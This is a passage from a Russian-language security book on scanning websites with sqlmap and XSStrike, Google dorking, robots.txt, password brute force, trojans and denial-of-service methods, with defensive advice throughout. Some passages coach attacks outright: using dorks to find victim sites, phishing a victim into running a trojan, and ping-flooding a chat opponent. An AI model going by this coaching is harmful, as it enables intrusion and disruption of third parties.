Для начала нужно просканировать web-сервер на наличие уязвимых CGI-сценариев. Да, именно просканировать, потому что есть программы, которые автоматизируют этот процесс. Вы не поверите, но опять же по исследованиям различных компаний, в интернете работает большое количество "дырявых" сценариев. Это связано с тем, что при разработке web-сайтов в них изначально вносятся ошибки. Нет, не специально. Начинающие программисты очень редко проверяют входящие параметры в надежде, что пользователь не будет изменять код web-страницы

или URL, где web-серверу передаются необходимые данные для выполнения каких-либо действий. Это стало возможным потому, что программисты понадеялись на добросовестность посетителей. А зря. Посетители очень часто не добросовестные.

Как и в случае с тестированием серверов и их сервисов (о чем мы говорили в *разд. 1.3*), для web-сайтов есть как сканеры безопасности, так и защитные системы, которые работают как сетевые экраны и защищают код сайтов от злоумышленников.

У web-приложений тоже бывают своеобразные экраны, которые могут фильтровать трафик, который идет от пользователя к серверу. Одним из популярных решений в данной сфере является Application Security Manager (менеджер защиты приложений ASM) фирмы F5 Networks (**https://ru.wikipedia.org/wiki/F5_Networks**). Его работа схожа с сетевым экраном, потому что он анализирует проходящий трафик на наличие трафика, который похож на атаку хакера, и блокирует его.

Мне довелось поработать с ASM этой компании в течение 5 лет, и он показал хорошие результаты, хотя и были проблемы с ложным срабатыванием защитных фильтров. Сейчас же нас волнует вопрос автоматического тестирования.

Защитные фильтры для web-сайтов могут блокировать нормальное тестирование web-сайта, и сканер просто не увидит уязвимость, которая в реальности может существовать. Хорошо это или плохо?

Если сканер не увидит уязвимость, то и хакер, скорее всего, тоже, если будет использовать этот же инструмент. А если он будет искать уязвимость руками? История показывает, что далеко не все фильтры идеальны — им свойственно ошибаться или подводить.

Не стоит прятать уязвимость с помощью фильтров и надеяться, что она останется невидимой. Уж лучше найти и исправить все проблемы заранее.

У меня менеджер защиты приложений всегда был включен для серверов, которые обслуживали пользователей (production servers). Но тестирование сайтов проходило в обход этой защиты, чтобы сканеры имели полный доступ и прямой доступ к сайту. Как же это реализовать?

Все очень просто: сканеры безопасности тестировали реальные рабочие сервера раз в неделю в периоды, когда трафик пользователей был низким. Помимо этого, был специально выделенный сервер, на котором находился такой же код сайта, как и у рабочих серверов, просто база данных не содержала реальные данные и этот web-сервер был защищен сетевым экраном так, что к нему могли подключиться только из внутренней сети с компьютеров, с которых происходило тестирование безопасности.

Таким образом у тестирующих сайт компьютеров был прямой доступ к такому же коду, как и на рабочих серверах, и он мог найти даже те уязвимости, которые скрыты за менеджером защиты приложений.

Дайте сканеру безопасности все необходимые права и доступ к сканируемой системе.

1.4.1. Анализатор web-уязвимостей

Итак, ваша первостепенная задача — запастись парочкой хороших сканеров web-уязвимостей. Какой лучше? Ответ однозначный — **все**. Даже самый простой сканер с минимальными возможностями может найти брешь, о которой неизвестно другому.

На заре интернета очень часто можно было встретить сканеры с базами данных уязвимостей, но поддержка такой базы данных в наше время — очень дорогое удовольствие, потому что различных сценариев в интернете очень много, а уязвимостей еще больше (в одном сценарии иногда находят по 10 и более ошибок). Все это отслеживать очень дорого, а платить пользователи за подобную программу не хотят. Хакеры вообще мало за что хотят платить, а администраторам и владельцам сайтов такая база просто не нужна. Их интересуют ошибки только сценариев, установленных у них, и только актуальные ошибки, а не устаревшие.

Из-за этого в мире тестирования web-уязвимостей более популярны программы-имитаторы, которые имитируют ошибку. На мой взгляд, это наиболее эффективный в данной сфере способ, потому что позволяет искать ошибки не по базе, а на абсолютно любом сайте.

Программы для тестирования безопасности приходят и уходят, кто-то создает сначала бесплатную версию, но как только она становится популярной, ее делают платной. Такое происходит достаточно часто. Но все же есть еще бесплатные утилиты, с помощью которых можно производить точечное тестирование определенных уязвимостей.

Я как-то давно работал над собственной программой для тестирования уязвимостей CyD Network Utilities - Security tools под Windows, которую все еще можно скачать с моего сайта **www.cydsoft.com**, но если честно, я ее уже давно не поддерживаю, последнее обновление было лет 8 назад, и даже не знаю, запустится программа сейчас под Windows 10 или нет.

Проблема простых и бесплатных автоматических тестов, с которыми я работал: их функционал ограничен и они не всегда видят проблему. Очень часто программы тестируют только данные, которые передаются в строке URL, но это не единственное место, на которое может повлиять пользователь, есть еще и плюшки cookie, в которых также могут быть уязвимости. Есть еще и формы, которые отправляют данные на сервер, и при этом они могут быть защищены от автоматической отправки данных на сервер, и тогда программные средства фактически становятся бесполезными.

Одной из таких защит является каптча (CAPTCHA) — это тест, когда нужно ввести в специальное поле цифры и буквы с картинки или сделать что-то в определенной последовательности. Такая защита делается специально, чтобы защищать сайт от спамеров и автоматических систем.

Опять же, чтобы программное средство проверило ваш код на ошибки, нужно дать ему эту возможность и отключать защиту, когда запросы идут от определенной программы.

Можно отключать защиту, если запросы приходят с определенного IP-адреса, на котором установлено приложение проверки безопасности. Это, наверное, самый надежный способ. Я видел, когда защиту отменяли, если запрос приходит на домен test.site.com. В принципе, это будет работать, потому что по умолчанию пользователи загружают сайты по адресу **www.site.com** или просто **site.com**, а для **test.site.com** может даже не существовать DNS-записи.

Но хакер может изменить свой hosts-файл и добавить в него запись:

```
162.241.30.65    test.flenov.info
```

Таким образом он получит доступ к сайту, и если в этом случае отключена каптча, то можно попасть под серьезную атаку спамеров.

Не делайте защиты по доменному имени. Да, вероятность того, что кто-то узнает о существовании магического домена, невелика, но если это произойдет, то будет серьезная проблема.

sqlmap

Одна из популярных программ с открытым исходным кодом, которая существует уже долгие годы, sqlmap (**http://sqlmap.org/**). Она простая, делает одну задачу, но делает ее очень хорошо — ищет уязвимость SQL Injection.

Следующие команды выполняем в командной строке Linux:

```
cd ~
git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
cd sqlmap-dev
```

Программа sqlmap написана на Python, и чтобы ее установить, нужно скачать скрипты из git-репозитория. Это открытый проект, в котором может участвовать кто угодно.

В первой команде мы переходим в свою домашнюю папку, второй командой копируем файлы с git-сервера в папку sqlmap-dev и третьей командой переходим в папку sqlmap-dev, чтобы из нее запускать уже программу.

Формат команды для запуска:

```
python3 sqlmap.py --batch --banner  -u "url"
```

после ключа `-u` в двойных кавычках идет адрес к странице, которую вы хотите протестировать. Адрес должен быть с каким-то параметром в адресе. Когда мы будем подробно рассматривать природу уязвимости, вы поймете, почему именно так. Уязвимости чаще всего живут в тех местах, где данные передаются серверу.

Возьмем мой сайт — **www.flenov.info**. На нем есть страница поиска, которая позволяет искать на сайте по какому-то тексту. URL страницы выглядит как:

```
https://www.flenov.info/search/index?search=
```

После вопросительного знака в URL могут идти параметры, которые пользователь передает серверу. В данном случае имя параметра `search`, и если сервер неверно использует полученные данные при обращении к нему, то это приводит к уязвимости.

```
python3 sqlmap.py --batch --banner
   -u "https://www.flenov.info/search/index?search="
```

Программа начнет тестировать этот адрес и будет пытаться найти уязвимость SQL Injection. В конце тестов программа покажет самое важное для нас:

```
all tested parameters do not appear to be injectable.
```

Грубо говоря, это можно перевести так: "Все протестированные параметры, похоже, не имеют инъекции". Для меня это хорошо, потому что мой сайт неуязвим к подобной ошибке, по крайней мере программа sqlmap ничего не нашла, но, может, она не так хорошо искала или не смогла определить проблему?

XSStrike

Эта программа также написана на Python, и поэтому проще будет работать с ней из командной строки Linux. Но прежде чем устанавливать ее, убедись, что установлен pip, который позволяет устанавливать дополнительные модули для python-программ.

Устанавливаем программу и для этого скачиваем исходники:

```
cd ~/
git clone https://github.com/s0md3v/XSStrike.git xss-strike
cd xss-strike
```

Здесь я снова перехожу в домашнюю папку, запускаю скачивание с github-исходников программы в папку xss-strike и перехожу в эту папку.

Теперь запускаем тест с помощью

```
python3 xsstrike.py
 -u https://www.flenov.info/search/index?search=
```

Если произошла ошибку, то для Ubuntu версий Linux нужно выполнить следующие две команды:

```
sudo apt update
sudo apt install python3-pip
```

Если у вас macOS, то можно выполнить следующие две команды:

```
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python3 get-pip.py
```

Теперь повторите попытку запустить тест.

XSStrike — достаточно продвинутый тестер, который неплохо проверяет параметры, но у него очень много ложных срабатываний.

Я показал две программы просто для примера. Подобные утилиты тестирования приходят и уходят. Те, о которых я писал 10 лет назад, уже ушли, и не удивлюсь, что и эти исчезнут. Даже если это произойдет, для простых тестов их будет достаточно.

Я не пытался показать или научить вас пользоваться всеми возможными и нужными для тестов утилитами. Я сам не фанат их использования. Да, они позволяют дать какое-то быстрое представление, но самое интересное кроется в ручном тестировании.

1.4.2. Взлом с помощью поисковой системы

Функции поисковых систем уже давно развились до такой степени, что позволяют находить не только разрешенную информацию, но и запрещенную. Жаль, что большинство пользователей не освоили все функции поисковых систем (меньше возникало бы вопросов в стиле "где найти"), а вот взломщики изучили все функции и используют их в своих целях. Да, такую мощь злоумышленники просто не могли обойти стороной.

Один из самых простых способов взлома — найти с помощью поисковой системы закрытую web-страницу. Некоторые web-сайты имеют засекреченные области, к которым доступ осуществляется по паролю. Сюда же относятся платные ресурсы, где защита основана на проверке пароля при входе, а не на защите каждой web-страницы и использовании SSL. В таких случаях Google проиндексирует запрещенные web-страницы, и их можно будет просмотреть, правильно составив поисковый запрос. Для этого всего лишь надо четко знать, какая информация хранится в файле, и как можно точнее составить строку запроса.

Поиск индексированных секретов

С помощью Google можно найти достаточно важные данные, которые скрыты от пользователя, но по ошибке администратора или программиста стали доступными для индексирующей машины. Если вы не первый день в мире информационных технологий, то уже, наверное, слышали о подобных случаях. Они с большим удовольствием описывались в прессе, а компании Google, я думаю, это только на руку. Ведь это показывает, какая хорошая у них поисковая система.

Во время поиска нужно правильно задавать параметры. Например, можно ввести в строку поиска следующую команду:

```
Годовой отчет filetype:doc
```

или

```
Годовой отчет filetype:xls
```

И вы найдете все документы в формате Word или Excel, содержащие слова "Годовой отчет". Возможно, документов будет слишком много, поэтому запрос придется ограничить сильнее, но кто ищет, тот всегда найдет.

Поиск уязвимых web-сайтов

Допустим, вы узнали, что в какой-либо системе управления web-сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl, Python и других языках и позволяющих создать web-сайт без особых усилий. Такие системы могут включать в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, WordPress —

система управления контентом. Эта система очень сильно распространена в интернете, и на ее базе построено достаточно большое количество сайтов.

Если в каком-нибудь популярном фреймворке или каком-то популярном приложении найдена критическая уязвимость, то все web-сайты в интернете, использующие этот код, подвергаются опасности. Очень часто у небольших сайтов нет даже администраторов или специалистов по безопасности, которые бы отслеживали новости и обновляли сценарии, поэтому остается только найти нужный web-сайт и воспользоваться готовым решением для осуществления взлома.

Как найти web-сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL. Например, когда вы просматриваете на web-сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса содержит **http://www.sitename.ru/index.php?showforum=4**. Текст `"index.php?showforum="` будет встречаться на любом web-сайте, использующем для форума Invision Power Board. Чтобы найти web-сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Могут быть и другие программы, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из web-страниц. Например, по умолчанию внизу каждой web-страницы форума есть подпись: `"Powered by Invision Power Board(U)"`. Конечно же, администратор волен изменить подпись, но в большинстве случаев ее не трогают. Именно такой текст можно добавить в строку поиска, и тогда результатом будут только web-страницы нужного нам форума. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U)
  inurl:index.php?showforum
```

Вы увидите более 150 тысяч web-сайтов, реализованных на этом движке. Теперь, если появится уязвимость в Invision Power Board, то вы легко найдете жертву. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять, потому что web-сайты могут быть уже давно позабыты и позаброшены.

Попробуйте задать в поиске `inurl:admin/index.php`, и вы найдете столько интересного, что аж дух захватывает. Такие ссылки очень часто используются для управления чем-либо на web-сайте. Опытные администраторы защищают их паролями, и, конечно, большинство из этих ссылок будет недоступно, но открытые могут позволить уничтожить web-сайт полностью.

Управление поисковым роботом

Чтобы защититься от ненужной индексации, можно управлять поисковым роботом. Как поисковые системы находят какие-то документы? Специальная программа-краулер "бегает" по интернету по ссылкам со страницы на страницу и индексирует

все, что находит. Если вы по ошибке выложите где-то ссылку на важные данные, которые не должны быть публичными, то поисковая система проиндексирует документ, и найти его с помощью поискового запроса станет намного проще.

Чтобы обезопасить важные данные от случайной ссылки и индексации, можно управлять краулером с помощью файла с именем robots.txt. Это просто текстовый файл, который нужно создать в корне сайта. В нем прописываются права страницы или каталоги, которые можно или, наоборот, нельзя индексировать. Если вам нечего скрывать и можно индексировать весь сайт, то файл должен содержать две строки:

```
User-agent: *
Allow: /
```

В первой строке указан параметр `User-agent`, после которого можно указать поисковую систему, к которой относятся последующие правила. Если правила касаются всех, то нужно указать звездочку (`*`). Например, следующее содержимое файла запретит индексацию сайта Яндексом:

```
User-agent: Yandex
Disallow: /
```

Не вижу смысла запрещать что-то индексировать одной поисковой системе и разрешить другим, лучше прописывать разрешения сразу всем.

Во второй строке в первом случае указана команда `Allow` (разрешение), а во втором — `Disallow` (запрещение). После этих операторов нужно указать каталог, к которому вы хотите разрешить индексацию или запретить. Разрешать не имеет смысла, потому что по умолчанию поисковые системы индексируют все сайты, которые находят, если явно не запрещено.

За командами разрешения или запрета после двоеточия указывается путь в URL без доменного имени, разрешение к которому вы указываете. Это значит, что если нужно запретить индексацию корня сайта, то достаточно указать слеш `/`. Если нужно запретить индексацию администраторской панели или доступ к папке приватных документов, то нужно указать их разрешения, каждое в отдельной строке:

```
User-agent: *
Disallow: /admin
Disallow: /private-docs
```

Управляя поисковой системой, можно наступить на небольшие грабли, потому что файл robots.txt никак не защищается сервером. Он открыт для всеобщего доступа, а не только поисковым системам. Это значит, что кто угодно сможет обратиться к этому файлу и увидеть, что запретил к индексации владелец сайта. Нужно просто написать в URL браузера адрес **http://www.flenov.info/robots.txt** (конечно же, тут flenov.info нужно заменить на имя домена, который вы хотите просмотреть), и вы увидите содержимое файла со всеми его разрешениями.

А зачем хакеру нужен файл robots.txt? Если запрещено индексировать папку /myadmin, то хакер может предположить, что по адресу **http://www.flenov.info/myadmin** (этот адрес не существует, это только пример, поэтому можете не пы-

таться сейчас найти по нему что-то интересное) находится администраторская панель сайта. Вполне возможно, что хакер окажется прав, и если по этому адресу страница не защищена паролем, то хакер сможет получить к важным функциям управления сайтом.

Получается, что файл robots.txt может как защитить вас от хакера, так и наоборот — помочь злоумышленнику проникнуть на сайт, поэтому не стоит надеяться только на этот файл.

Вы должны учитывать следующие факты относительно использования поисковых систем в защите и поиске уязвимостей:

- файл robots.txt запрещает только индексирование содержимого какой-то папки на web-сервере, но не запрещает к ней доступ. Все папки с важными сценариями и сценариями администрирования должны быть защищены паролями. Это намного важнее и надежнее. Защищенные паролем папки поисковый краулер не сможет проиндексировать, потому что он не является хакером и индексирует только открытые сценарии;
- если папка содержит файлы документов, то имеет смысл запрещать их индексирование, если имена файлов непредсказуемы. Если взломщик знает имя файла или может его предугадать, то файлы будут скачаны с сервера и без поисковой системы;
- раз поисковая система смогла найти файл с важными данными, то значит, где-то есть открытая ссылка на файл, которую нашел поисковый краулер и может найти хакер, поэтому robots.txt не является спасением.

Никогда не стоит надеяться на файл robots.txt, и лично я им ничего и никогда не запрещаю. Все папки со сценариями администрирования я запрещаю только паролями и очень сложными.

1.5. Подбор паролей

Там, где не удалось взломать сервер с помощью умения и знаний, всегда можно воспользоваться чисто русским методом "серпа и молота". Это не значит, что серп нужно приставлять к горлу администратора, а молотком стучать по голове. Но тут есть ассоциация с английским выражением *brute force* — грубая сила.

Давайте снова обратимся к статистике. Очень много исследований пришло к одному и тому же выводу, что большинство начинающих пользователей компьютера выбирает в качестве пароля имена своих любимых собачек, кошечек, даты рождения или номера телефонов. Так как у кошечек и собак не бывает имен типа kl43hYP51HBbs4#&g3, а чаще можно встретить Мурзиков, Шариков и Тузиков, то такие имена подбираются очень быстро. Хорошо подобранный словарь может сломать практически любую систему, так как всегда найдутся неопытные пользователи с простыми паролями в виде имен. Самое страшное, если у этих "чайников" будут достаточно большие права.

Создать словарь, в котором будет слово kl43hYP51HBbs4#&g3, нереально, потому что никто даже представить себе такого не сможет. Вы видели фильм "Хакеры" с Анджелиной Джоли? В нем говорилось о том, что администраторы любят использовать четыре пароля. Нет, их, конечно, не четыре, но на заре интернета разнообразие паролей, действительно, было небольшим — не более ста. Ведь тогда не очень заботились о безопасности, никто не думал о хакерах. После выхода фильма "Звёздный путь" (*англ.* Star Trek — "Стартрек") многие любители этого фильма выбирали в качестве пароля какие-то имена или названия оттуда.

Да что там далеко ходить — для тех систем и сайтов, которые важны для меня, я использую сложные пароли, сгенерированные методом случайного стука по клавиатуре. Для различных форумов, пароли к которым я не хочу запоминать, я использую три варианта паролей или разрешаю браузеру выбрать пароль за меня, благо в Safari есть возможность сгенерировать сложный пароль и запомнить его в системе.

Стоит ли доверять паролям, которые генерируют браузеры? Я слышал такое мнение, что им доверять нельзя, но при этом люди доверяют специальным менеджерам паролей. А ведь и те и другие работают примерно одинаково. Браузер Safari под macOS хранит пароли в специальном хранилище, и Apple за последние годы доказала, что относится к безопасности серьезно.

Я доверяю Apple, Microsoft и их менеджерам паролей и вам рекомендую. Это намного лучше, чем пароли на бумажке, в текстовых редакторах или записных книжках.

В качестве яркого примера давайте вспомним знаменитейшего "червя Морриса", который проникал в систему, взламывая ее по словарю. Собственный лексикон червя был достаточно маленький и состоял менее чем из ста слов. Помимо этого, при переборе использовались термины из словаря, установленного в системе. Там их было тоже не так уж много. И вот благодаря такому примитивному алгоритму червь смог поразить громаднейшее число компьютеров и серверов. Это был один из самых массовых взломов. Да, случай давний, но средний профессионализм пользователей не растет, так как среди них много начинающих.

Метод подбора очень часто используется для взлома почтовых ящиков, FTP и других служб, в которых протокол представляет собой простые текстовые команды и где нет шифрования передаваемого по сети пароля. Взламывать шифры перебором — слишком утомительное занятие, особенно если для получения одного зашифрованного текста необходимо много процессорного времени. Да, шифрованные пароли тоже можно взламывать, просто затраты тут будут выше.

Подбор — это достаточно долгий процесс, но если выбран действительно длинный и сложный пароль, то даже лучший словарь не выручит хакера. Но и в этом случае не стоит расслабляться. Хакер может воспользоваться полным подбором по всем символам. Это отнимет в несколько раз больше времени, но, в конце концов, даст положительный результат. Чтобы этого не произошло, нужно установить какую-нибудь систему обнаружения атак. Хороший сетевой экран без проблем выявит попытки подбора и просигнализирует об этом. Убедитесь, что ваш сетевой экран содержит подобную функцию.

Функция определения попытки взлома перебором очень проста в реализации. Нужно только отследить слишком большое количество неудачных попыток авторизации на один и тот же порт (сервис) с одного и того же адреса. Хакеры часто идут на хитрости и взламывают с нескольких адресов параллельно, но чтобы определить это, не нужен слишком высокий искусственный интеллект, количество неудачных попыток все равно остается весьма большим.

Достаточно популярный способ защиты от перебора — блокировка аккаунта на 30 минут после трех неудачных попыток, и не имеет значения, с какого IP-адреса происходит попытка авторизации. При такой защите полный перебор отдельного аккаунта может стать практически бесконечным.

При полном переборе сложного пароля понадобится слишком много времени, что может оказаться несопоставимым с полученным результатом. За время подбора также может измениться пароль, если пользователь меняет его каждые пару месяцев. Получается, что защититься от перебора можно и регулярной сменой пароля, например каждый месяц. В некоторых системах можно даже устанавливать определенные политики, которые смогут принудить пользователя менять пароль. Если в вашей ОС есть такая возможность, то обязательно используйте ее, чтобы не забывать регулярно менять пароль.

Прежде чем приступать к подбору, нужно хорошо подобрать словари имен и паролей. Очень важно знать, какую систему вы взламываете. Именно для этого мы определяли версию ОС. Например, если это серверный вариант Windows, то желательно, чтобы среди имен учетных записей был "Администратор". Ну а если это UNIX-подобная система, то обязательно должен присутствовать "root", а все имена типа "Администратор" нужно убрать, потому что в UNIX таких учетных записей не создают. Конечно, бывают случаи, когда специалист по безопасности хочет представить свой сервер как Windows, а на самом деле это Linux, но такое бывает редко, потому что в клане Linux всячески ненавидят все, что связано с Microsoft, и данный случай можно опробовать отдельно вручную.

Наличие заведомо известного имени упрощает подбор, так как остается только найти пароль. Поэтому, чтобы усложнить злоумышленнику задачу, необходимо изменить имена учетных записей. Если же вы используете сложный пароль, то имя можно сделать попроще, потому что его лучше всего держать в голове. Идеальный вариант — усложнить и пароль, и имя.

Неплохо было бы включить в словарь любые имена и пароли, используемые по умолчанию для разных служб. Очень часто администраторы забывают или просто ленятся поменять пароли на службы, которые запущены, но не используются. Например, я сталкивался с настройкой MS SQL Server 7.0, в которой включена встроенная учетная запись sa, и при этом абсолютно без пароля. Наверное, поэтому Microsoft собирается убрать это имя уже в следующей версии своей СУБД, а MS SQL Server 2000 на каждом шагу предупреждает о необходимости использования

пароля. При установке популярной базы данных MySQL нам даже не предлагают поменять пароль пользователя root и его нередко забывают поменять.

В последнее время очень хорошо зарекомендовали себя переборы по уже существующим словарям, составленным на основе взломанных ранее сайтов. Хакеры взламывали и воровали базы данных имен и паролей для множества сайтов, как небольших, так и крупных. Пользователи любят использовать один и тот же пароль на разных сайтах и если один из этих сайтов был взломан, то хакеры смогут взломать аккаунты этого же пользователя и на других сайтах. Достаточно просто взять базу данных имен и паролей с одного из взломанных ранее сайтов и прогнать по всем сайтам подряд.

Формы на вход на сайт очень редко защищают каптчей, поэтому автоматический прогон не является серьезной проблемой для взломщика.

Есть два способа защититься от подобных вещей:

1. Использовать уникальные пароли на каждом из сайтов. Это правило отлично работает, если вы на самом деле используете разные пароли, но заставить пользователей вашего сайта вы не сможете. Вы даже не знаете, использовался этот пароль где-то еще или нет.
2. Использовать двойную верификацию. После ввода имени и пароля можно попросить пользователя ответить на какой-либо вопрос безопасности. Очень часто утекают в сеть именно имена и пароли, а не ответы на вопросы безопасности, поэтому есть вероятность, что при прогоне словаря имен и паролей у хакера не будет ответов именно на тот вопрос безопасности, который вы задали.

Если вас раздражают дополнительные вопросы, то я хотел бы посоветовать вам все же смириться с этим. Помните, что это все делается для вашей же пользы и безопасности.

Итак, дополнительные вопросы действительно могут повысить безопасность, но это все же не идеальный вариант. Дело в том, что вопросы часто достаточно специфичные, типа город вашего рождения, девичья фамилия мамы, имя лучшего друга, кличка животного и т. д. Если на двух сайтах вас просят имя, пароль и кличку животного и по какой-то причине имя и пароль совпадают на сайтах у одного и того же пользователя, то кличка животного уж точно будет совпадать.

Однако более эффективным решением считается отправка e-mail с уникальным кодом, отправка SMS с уникальным кодом или использование специального мобильного приложения, и я бы поставил их именно в таком порядке.

Все три метода великолепно защищают от автоматического сканирования, но отметим, что при необходимости вводить какое-то число, которое отправляют вам по e-mail, sms или с помощью приложения — сканирование становится невозможным. Первые два варианта не всегда эффективны против направленной атаки на конкретного пользователя, но третья достаточно эффективна даже для защиты от случаев, когда вы стали целью и именно вас пытаются взломать.

1.6. Троянские программы

Использование троянских программ — очень глупый (перебор паролей еще глупее, а троянские программы сидят на хвосте) и ненадежный в отношении администраторов сетей или web-сайтов способ взлома. Хотя среди администраторов встречаются непрофессионалы, но на такие шутки уже мало кто попадается. Однако кроме них есть еще множество простых пользователей с большими привилегиями и доверчивой душой. Вот именно им и надо устанавливать троянские программы.

Троянская программа состоит из двух частей: клиентской и серверной. Серверную часть нужно подбросить на компьютер жертвы и заставить жертву запустить файл. Чаще всего троянская программа прописывается в автозагрузку и стартует вместе с ОС, и при этом незаметна в системе. После этого вы подключаетесь к серверной части с помощью клиента и выполняете заложенные в программу действия: например, перезагрузка компьютера, воровство паролей и т. д.

Как забрасывать троянскую программу? Самый распространенный способ — социальная инженерия и ящик электронной почты. Просто даете исполняемому файлу серверной части какое-нибудь привлекательное имя и отправляете сообщение жертве. В тексте письма должны быть мягкие, но заманчивые призывы запустить прикрепленный файл. Если пользователь запустит серверную часть, то вы сможете выполнять те действия, которые заложены в функционал троянской программы.

Но если троянская программа запущена на компьютере пользователя, это еще не говорит о том, что компьютер может быть взломан. Прошли те времена, когда ОС разрешала программам устанавливать совершенно любые сетевые подключения. Сейчас все системы содержат сетевые экраны, которые защищают пользователей и могут спасти их от троянских программ.

Но сколько ни пишут об опасности троянских программ, даже в крупных корпорациях хорошо осведомленные люди все равно могут пострадать от них. Ходят слухи, что именно благодаря таким программам из недр Microsoft когда-то ушли исходные коды MS Windows.

1.7. Denial of Service (DoS)

Еще одна атака, которую используют хакеры не только против компьютеров и серверов, но и против web-сайтов, — это DoS (Denial of Service, отказ в обслуживании). Заключается она в том, чтобы заставить сервер не отвечать на запросы пользователей. Как это можно сделать? Очень часто такого результата добиваются с помощью зацикливания работы. Например, если сервер не проверяет корректность входящих пакетов, то хакер может сделать такой запрос, который будет обрабатываться вечно, а на работу с остальными соединениями не хватит процессорного времени, тогда клиенты получат отказ от обслуживания.

Еще один способ заставить сервер не отвечать на запросы — найти такую функцию, которая выполняется дольше всего и съедает больше всего ресурсов процес-

сора. Запустив на выполнение эту функцию много раз, сервер угрюмо погружается в тяжелую работу, и ресурсов не хватает на выполнение даже простых запросов.

Если сайт написан на C# и .NET платформу, то плохой код может не освобождать соединения с базами данных в случае ошибок. Если хакер найдет страницу, которая в определенный момент генерирует ошибку и начнет загружать ее без остановки, то не закрытые с базой данных соединения могут привести к тому, что база перестанет отвечать на новые запросы, а web-сервер без возможности подключиться к базе данных начнет зависать.

Самые распространенные методы основаны на загрузке ресурсов сервера, но это не единственная стратегия. Атаку DoS можно произвести и через ошибку в серверном программном обеспечении. Этот способ требует знания уязвимости на сервере. Рассмотрим, как происходит отказ от обслуживания через переполнение буфера (чаще всего используемая ошибка). Допустим, что вы должны передать на сервер строку "HELLO". Для этого в серверной части выделяется память для хранения 5 символов. Структура программы может выглядеть примерно следующим образом:

```
Код программы
Буфер для хранения 5 символов
Код программы
```

Предположим, пользователь отправит не пять, а сто символов. Если при приеме информации программа не проверит размер блока, то при записи данных в буфер они выйдут за его пределы и запишутся поверх исполняемого кода программы. Это значит, что программа будет испорчена и не сможет выполнять каких-либо действий, и, скорее всего, произойдет зависание. В результате сервер не будет отвечать на запросы клиента, т. е. совершится классическая DoS-атака через переполнение буфера.

Таким образом, компьютер не взломали, и информация осталась нетронутой, но сервер перестал быть доступным по сети.

Такие атаки встречаются не так часто в наше время, потому что большинство web-сайтов пишутся на языках, в которых нет прямого доступа к памяти. Системы управления памятью Java или .NET не позволяют выходить за пределы массивов.

Через переполнение буфера хакер может взломать систему при определенных обстоятельствах, но этот вопрос мы сейчас не рассматриваем. Сейчас разговор идет об отказе от обслуживания.

Для перегрузки ресурсов атакуемой машины вообще не надо ничего знать, потому что это война, в которой побеждает тот, кто сильнее. Ресурсы компьютера могут быть ограничены. Например, web-сервер для связи с клиентами может организовывать только определенное количество виртуальных каналов. Если их создать больше, то web-сервер становится недоступным. Для совершения такой атаки достаточно написать программу на любом языке программирования, бесконечно открывающую соединения. Рано или поздно предел может быть превышен, и сервер не сможет работать с клиентами.

Чтобы защититься от подобных атак сервера не держат открытыми соединения, если пользователь пассивен, но что, если сделаем вид, что наш канал очень медленный? Есть такая атака, как Slow Http, и ее можно реализовывать как с точки зрения загрузки данных на сервер, так и с точки зрения скачивания данных с сервера.

Если на сервере есть возможность закачивать файлы, то нужно инициировать запрос на закачку максимально допустимого файла и начать отправлять на сервер данные очень медленно. Так как данные передаются, сервер не будет закрывать соединение, и инициализация большого количество медленных запросов на загрузку данных на сервер может привести к отказу в обслуживании.

То же самое можно сделать и на скачивание. Нужно найти самый большой файл (изображение или просто какой-то большой файл) и инициализировать скачивание, но после получении каждого нового пакета делать задержку, прежде чем отправлять подтверждение, что пакет получен.

От обеих этих атак можно защититься, если настроить сервер так, чтобы он закрывал медленные соединения и не пытался доставить данные клиентам, которые испытывают серьезные проблемы с соединением. Да, в наше время можно наказать такой настройкой и легитимных пользователей, которые пытаются обратиться к сайту с мобильного телефона в зоне плохого примера, где проблема со связью. Но лучше такие пользователи повторят попытку позже, чем все пользователи пострадают от атаки хакеров.

Если нет программных ограничений на ресурсы, то сервер будет обрабатывать столько подключений, сколько сможет. В таком случае атака может производиться на канал связи или на сервер. Выбор цели зависит от того, что слабее. Например, если на канале в 100 Мбит/с стоит компьютер с процессором 100 МГц, то намного проще вывести из строя компьютер, чем перегрузить данными канал связи. Ну а если это достаточно мощный сервер, который может выполнять миллионы запросов в секунду, но находится на канале в 64 Кбит/с, то легче загрузить канал.

Как происходит загрузка канала? Допустим, что вы находитесь в чате и кто-то вам нагрубил. Вы узнаете его IP-адрес, и выясняется, что обидчик работает на простом модемном соединении со скоростью 56 Кбит/с. Даже если у вас такое же соединение, можно без проблем перегрузить канал обидчику. Для этого направляем на его IP-адрес бесконечное количество ping-запросов с большим размером пакета. Компьютер жертвы должен будет отвечать на них. Если пакетов много, то мощности канала хватит только на то, чтобы принимать и отвечать на ping-запросы, и обидчик уже не сможет нормально работать в интернете. Если у вас канал такой же, то и ваше соединение будет занято исключительно приемом-отсылкой больших пакетов. Это того стоит? Если да, то можете приступать.

В случае атаки на сервер и его процессор наш канал может быть намного слабее, главное — правильно определить слабое звено. Допустим, что сервер предоставляет услугу скачивания и хранения файлов. Чтобы перегрузить канал такого сервера, нужно запросить одновременное скачивание нескольких очень больших файлов. Скорость связи резко упадет, и сервер может даже перестать отвечать на запросы остальных клиентов, при этом загрузка процессора сервера может быть далека от

максимальной. Если неправильно определить слабое звено и нарастить мощность сервера, то производительность не увеличится, потому что требуется расширение канала связи.

